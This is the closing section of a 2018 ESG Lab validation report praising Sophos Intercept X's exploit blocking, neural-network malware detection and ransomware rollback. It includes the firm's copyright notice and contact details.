Sophos Intercept X focuses not on the futile effort to track each malware variant, but instead on the techniques that malware leverages on an endpoint, such as software weaknesses, web vulnerabilities, etc. Every attack uses at least one of these vulnerabilities—and often multiple methods, so if an organization can detect the activity or behavior associated with an exploit, it can stop the attack in its tracks. In addition, recognizing the exploit methods prepares organizations for new, zero-day attacks that may not be recognizable by hash or signature yet. To be clear, Sophos has not surrendered the perimeter; Intercept X works in concert with Sophos' and third-party security and antivirus solutions. But since no perimeter is truly secure, and no single solution can provide 100% prevention, the ability to halt an attack and roll back your files to their pre-attack state is enormously powerful.

Since the ESG Validation team last looked at Intercept X, Sophos has added new exploit protections, and can now thwart attacks that use code caves, process migration, privilege escalation, and credential theft, adding teeth to the solution's already robust attack prevention and remediation capabilities. ESG noted that Intercept X is still very simple to use, an essential quality given today's shortage of security skills. In recent ESG research, respondents were asked what areas their IT organization had a problematic shortage of existing skills; 45% of respondents cited cybersecurity, making it by far the most-cited response.[7]

ESG validated that Sophos Intercept X's exploit-focused, integrated approach provides fast, accurate detections and root cause analysis of known and unknown threats without relying on signatures. Sophos Intercept X's focus on and blocking of the techniques hackers use to gain access can effectively enhance the protection offered by traditional endpoint solutions. Intercept X stopped 100% of the exploit techniques that were missed by the traditional anti-virus application in our testing.

ESG Lab also found that Sophos Intercept X's deep learning neural network model stops both known and unknown (zero-day) attacks while reducing false positives. In ESG Lab testing, Intercept X stopped every complex, advanced attack we threw at it. Integration with other Sophos components enabled detection and blocking of threats that are not delivered in portable executables (e.g., macros in documents, media files, scripts in webpages, etc.). ESG Lab also validated that Sophos Intercept X CryptoGuard and WipeGuard are effective against both file-encrypting ransomware and disk-encryption/destruction ransomware. Intercept X stopped all ransomware attacks we tested against it in seconds and automatically rolled files back to their safe states.

If your organization is looking to move beyond AV-based detection and response, and evaluating cutting-edge technology controls to manage increasingly sophisticated threats, you'll do well to take a close look at Sophos Intercept X and Sophos' integrated suite of network, end-user, and server solutions.

[7] Source: ESG Brief, *2017 Cybersecurity Spending Trends*, March 2017.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

All trademark names are property of their respective companies. Information contained in this publication has been obtained by sources The Enterprise Strategy Group (ESG) considers to be reliable but is not warranted by ESG. This publication may contain opinions of ESG, which are subject to change from time to time. This publication is copyrighted by The Enterprise Strategy Group, Inc. Any reproduction or redistribution of this publication, in whole or in part, whether in hard-copy format, electronically, or otherwise to persons not authorized to receive it, without the express consent of The Enterprise Strategy Group, Inc., is in violation of U.S. copyright law and will be subject to an action for civil damages and, if applicable, criminal prosecution. Should you have any questions, please contact ESG Client Relations at 508.482.0188.

Enterprise Strategy Group is an IT analyst, research, validation, and strategy firm that provides market intelligence and actionable insight to the global IT community.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

www.esg-global.com

contact@esg-global.com

P. 508.482.0188